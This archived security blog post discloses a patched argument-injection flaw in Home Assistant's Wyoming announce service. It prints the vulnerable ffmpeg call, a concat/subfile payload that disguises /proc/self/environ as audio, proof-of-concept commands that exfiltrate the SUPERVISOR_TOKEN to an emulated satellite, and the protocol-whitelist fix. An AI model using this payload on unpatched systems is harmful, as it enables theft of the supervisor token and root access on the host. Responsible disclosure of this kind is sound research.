Your House Has an FFmpeg Problem

Your House Has an FFmpeg Problem - Jia Hao Poh, elttam.com.

- Published: date not stated
- Original: <https://www.elttam.com/blog/your-house-has-an-ffmpeg-problem>
- Preserved from: https://www.elttam.com/blog/your-house-has-an-ffmpeg-problem (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Your House Has an FFmpeg Problem - elttam

By

Jia Hao Poh

July 29, 2026

Your House Has an FFmpeg Problem

Hunting attack chain primitives in Home Assistant, and finding one in FFmpeg

web

ffmpeg

homeassistant

TOC Element

Introduction

Home Assistant is one of the most popular solutions for running and managing your smart home at the moment. Besides being open-source software (OSS), it has support for a myriad of different devices and services out in the market. Adding Home Assistant to your home can be as straightforward as simply purchasing a plug-and-play device (Home Assistant Green), or running your own Home Assistant via Docker with your own hardware customisations. As such, it is no surprise that Home Assistant is so popular among consumers who want to live in a smart home. At the same time, its widespread adoption makes it a prime target for attacks, especially when it is typically deployed within a trusted network (such as homes).

Back in 2023, we published a detailed blog post on how we audited Home Assistant's pre-auth attack surface. Part of the research was assessing Home Assistant's various integrations with different smart devices, and we noted that most integrations are performed through HTTP. As that blog post already provided information about the Home Assistant architectural overview, and there were no major changes since then, we shall not go into the finer details here.

This time, when we looked into Home Assistant, we were interested in hunting for attack chain primitives rather than a full exploit chain. We believe that high impact bugs will always be relevant no matter if they are exploitable now, or could potentially be exploited in the future.

This research bore fruit as we were able to discover an interesting command injection vulnerability in `ffmpeg` and managed to exploit it using a novel technique to take over Home Assistant. We reported it to the developers, and it was patched in version 2026.6.2. Even though this issue was remediated, our submission was closed as N/A:

> Thank you for the report and apologies for the delay in replying.
>
> We won't accept this report for publication according to our current guidelines. It falls under our non-qualifying vulnerabilities for privilege escalation attacks for logged in users, exploitation also requires a valid Home Assistant API token throughout.
>
> The chain also depends on an administrator adding your satellite to the instance. Creating a config entry is an admin-only action.
>
> You can read the full list of non-qualifying vulnerabilities here:
> https://www.home-assistant.io/security#non-qualifying-vulnerabilities

Nonetheless, we have published an advisory here.

Note that this blog post only covers the `ffmpeg` sink specifically, which we found while exploring sinks in potential exploit chains.

Past Research

We researched Home Assistant back in 2023, and found a critical authentication bypass vulnerability with the Home Assistant Supervisor Integration (CVE-2023-27482). Thereafter, Cure53 and GitHub Security Lab also researched Home Assistant and discovered more vulnerabilities within Core and its mobile applications.

Then, Pwn2Own Ireland 2025 rolled around and introduced Home Assistant Green as a target with a $40,000 (USD) bounty. There were four submissions which were all successful (albeit with some collisions), with bugs such as: SSRF, command injection, arbitrary file write and cleartext transmission of sensitive data.

With that many successful entries, we wondered: how many high impact attack chain primitives are actually sitting unexploitable without a full chain?

Argument Injection in ffmpeg

> The version of Home Assistant Core that we worked on was **2026.5.4.**

We searched Home Assistant Core for any command injection that was perhaps thought to be unexploitable, or required constraints that made it hard to use in Pwn2Own (full chains), such as

requiring an authentication bypass vulnerability as a prerequisite. This was when we stumbled across an argument injection in `ffmpeg`, where attacker-controlled input is used as one of the command arguments. The vulnerability wasn't string interpolation where arbitrary commands could be inserted, but rather attacker input injected as part of a single command argument.

Exploiting this vulnerability allowed us to read and exfiltrate the content of any local file. One highly-sensitive target would be `/proc/self/environ`, which contained the `SUPERVISOR_TOKEN`, opening the path to remote code execution on the Home Assistant server. This is because the token allows an attacker to abuse the supervisor's APIs to achieve command execution as root on the host.

Vulnerability Details

> Our elttam advisory can be found here.

The affected code was identified within Home Assistant's Wyoming protocol integration, which has an `announce` service that plays audio through an `ffmpeg` sub-process. The `media_id` parameter accepted attacker-controlled strings and passed them directly to `ffmpeg` as the `-i` command argument.

Handling of `announce` was found in assist_satellite.py, where the user-controlled `announcement.media_id` is parsed and used as part of the `ffmpeg` process being spawned:

```python
async def async_announce(self, announcement: AssistSatelliteAnnouncement) -> None:
    """Announce media on the satellite.

    Should block until the announcement is done playing.
    """

    # ...

    try:
        # Use ffmpeg to convert to raw PCM audio with the appropriate format
        proc = await asyncio.create_subprocess_exec(
            self._ffmpeg_manager.binary,
            "-i",
            announcement.media_id, # attacker-controlled
            "-f",
            "s16le",
            "-ac",
            str(SAMPLE_CHANNELS),
            "-ar",
            str(_TTS_SAMPLE_RATE),
            "-nostats",
            "pipe:",
            stdout=asyncio.subprocess.PIPE,
            stderr=asyncio.subprocess.PIPE,
            close_fds=False,  # use posix_spawn in CPython < 3.13
        )
```

At first glance, this looked like a straightforward sink to exploit, but multiple constraints presented themselves once we tried.

Attack Constraints

Firstly, the `announcement.media_id` field was validated as a URL, and its scheme was checked against a blocklist that rejected `http` and `https` that pointed to any Home Assistant address. Thus, SSRF to interact with local services is mostly blocked.

However, `ffmpeg` pseudo-protocols, including `concat:`, `file:` and `subfile:` were absent from this blocklist and accepted as valid input. This allowed us to pass arbitrary `ffmpeg` protocol strings directly to the sub-process. Our immediate thought was then to read local files since we could use `file:` (e.g. `file:///proc/self/environ`), in order to exfiltrate sensitive environment variables (such as `SUPERVISOR_TOKEN`).

Reading `/proc/self/environ` directly wasn't possible, however, since we still had to bypass the output format constraint. Notice that the `ffmpeg` invocation above contained output arguments (`-f s16le -`

`ac 1 -ar 22050`) that instruct `ffmpeg` to transcode the input into raw 16-bit mono PCM. When `ffmpeg` cannot parse a recognised audio header from the input (the file/stream that we pointed to via `-i`), transcoding fails, and no data is emitted. Therefore, simply supplying `file:///proc/self/environ` would not work as it does not have valid audio file headers.

Crafting the Exploit Payload


Despite the above constraints, we could still work with the pseudo-protocols available to us: `concat:`, `file:` and `subfile:`. These pseudo-protocols can be chained together, meaning that we could, in theory, assemble a synthetic audio header by splicing specific byte ranges from an existing binary using the `concat:` and `subfile:` protocols. `/bin/go2rtc` was chosen as the source because it was present on Home Assistant OS by default, making it a reliable source for a stable payload.

The binary was scanned to locate byte sequences that, when concatenated in the correct order, form a valid audio container header that `ffmpeg` will accept. These header fragments are assembled as a series of `subfile:` slices, with the actual target file appended at the end of this chain. `ffmpeg` would read this synthesised header, accept the input as a valid audio stream, and proceed to transcode. This would cause the target file's bytes to be encoded and streamed as PCM audio to the attacker-controlled Wyoming satellite.

This was the payload that was crafted:

```
concat:subfile,,start,4617501,end,4617505,,:/bin/go2rtc|subfile,,start,1264,end,1268,,:/bin/go2rtc|subfile,,start,187852
```

Here is a diagram that helps put it into perspective:



ffmpeg accepts the stitched header, then treats environ as audio data.


Besides the technical constraints, there were other constraints that needed to be satisfied during actual exploitation. These were:

- The attacker must control a Wyoming Assist satellite that has been paired with the target Home Assistant instance. The initial pairing relies on mDNS discovery, which requires the attacker to be on the same Layer 2 network as Home Assistant at setup time. However, once pairing is complete, subsequent exploitation only required that Home Assistant can reach the attacker's TCP listener, which may be on a remote network if the Home Assistant instance has internet access or the attacker has a foothold elsewhere on the network.
- The attacker must possess a valid Home Assistant API token to interact with the vulnerable `announce` endpoint.

Assuming that the above constraints were satisfied, an attacker could then exploit the `announce` endpoint to exfiltrate the content of any local file, including `/proc/self/environ`, which contains the `SUPERVISOR_TOKEN`.

Obtaining this token allows an attacker to abuse the supervisor APIs to achieve command execution as root on the host.

The diagram below illustrates the trust boundary and the attack chain, with `(?)` marking the constraints:



Exploit in Action

During the setup phase, we emulate a Wyoming Assist satellite that broadcasts via mDNS. This satellite is where we will receive the exfiltrated data.

```
$ python3 poc_wyoming.py --mode wyoming-server --listen 0.0.0.0:10700 --output exfil-data

[INFO] mDNS: advertising poc-satellite._wyoming._tcp.local. on 192.168.1.112:10700
[INFO] Wyoming server listening on 0.0.0.0:10700
[INFO] Waiting for HA to connect and stream file contents...
[INFO] (Pair this satellite with HA first via Settings > Voice Assistants)
[INFO] HA connected from ('192.168.1.110', 42762)
[INFO] Client closed connection
[INFO] Disconnected ('192.168.1.110', 42762)
```

Observe that Home Assistant discovered this service almost immediately. Proceed to add this device on the dashboard (it will be shown as a discovered device). Select "local voice processing" for the voice setup step (this process does not need to be completed). This step is constraint #1 above.

Once our Wyoming Assist satellite has been added, the stage is set and the attacker could now trigger the `announce` endpoint. This is where we indicate the file to be exfiltrated, which has to be prepended with the synthesised audio header. Note that interacting with the `announce` endpoint requires a valid Home Assistant API token, which is constraint #2.

```
$ python3 poc_wyoming.py --mode exfil --ha-ip 192.168.1.110 --ha-port 8123 \
    --ha-token '[REDACTED]' \
    --entity assist_satellite.poc_satellite \
    --target-file 'concat:subfile,,start,4617501,end,4617505,,:/bin/go2rtc|subfile,,start,1264,end,1268,,:/bin/go2rtc|subf

[INFO] Triggering Wyoming file exfil:
[INFO]   URL:       http://192.168.1.110:8123/api/services/assist_satellite/announce
[INFO]   entity_id:  assist_satellite.poc_satellite
[INFO]   media_id:   concat:subfile,,start,4617501,end,4617505,,:/bin/go2rtc|subfile,,start,1264,end,1268,,:/bin/go2rtc|
[INFO] Service call response: 200 b'[{"entity_id":"assist_satellite.poc_satellite","state":"responding","attributes":{"friendl
[INFO] Service call sent. Ensure your Wyoming server (--mode wyoming-server) is running to receive data.
```

In the terminal running our emulated Wyoming Assist satellite, we should have received data from Home Assistant:

```
[INFO] audio-start {'rate': 22050, 'width': 2, 'channels': 1}
[WARNING] aplay not found; audio will be saved but not played
[INFO] audio-stop: 1 chunks, 1002 bytes total
[INFO] raw bytes saved to exfil-data (1002 bytes)
```

Reading the content confirmed that the exploitation was successful:

```
$ cat exfil-data
...
HASSIO_TOKEN=[REDACTED]
SUPERVISOR=172.30.32.2
SUPERVISOR_TOKEN=[REDACTED]
SHLVL=2
PATH=/command:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
S6_CMD_WAIT_FOR_SERVICES=1OLD
PWD=/run/s6/legacy-services/home-assistant
HASSIO=172.30.32.2
LINES=24
COLUMNS=80
```

The Patch

An official patch was implemented and released in Home Assistant Core version **2026.6.2**.

We can see that there is now an additional `ffmpeg` argument being used: `-protocol_whitelist`. This was set to `http,https,file,tcp,tls`, meaning that only these protocols are allowed to be used in the attacker-controlled value used in `-i`. The former two protocols would reject input that points to the Home Assistant instance.

The developers definitely took extra care not to specify the `-protocol_whitelist` argument after `-i`, as it would effectively be ignored. According to the `ffmpeg` documentation (emphasis added by us):

> As a general rule, **options are applied to the next specified file. Therefore, order is important**, and you can have the same option on the command line multiple times. Each occurrence is then applied to the next input or output file. Exceptions from this rule are the global options (e.g. verbosity level), which should be specified first.

A new unit test that was added pretty much confirmed our observations:

```
async def create_subprocess_exec(*args, **kwargs):
    # Verify ffmpeg is called with a list of allowed protocols before -i
    # ...
    assert protocol_arg_idx < input_arg_idx, (
        "-protocol_whitelist must appear before -i"
    )
    # ...
```

Thus, this patch was effective in preventing the argument injection from being exploited to exfiltrate sensitive local files through the pseudo-protocols.

Even though this vulnerability is no longer exploitable through the method outlined above, the patch could be further improved by introducing some sanitisation to user-controllable input before using it as part of a command (even if it appears to be benign). In our opinion, that would be a more secure pattern.

Conclusion

In the age where OSS such as `ffmpeg` gets scrutinised for RCEs in its parsing logic, it is also worth looking into real-world applications that integrate OSS via dangerous usage patterns. We believe that the case study presented today is definitely applicable to many other applications out there.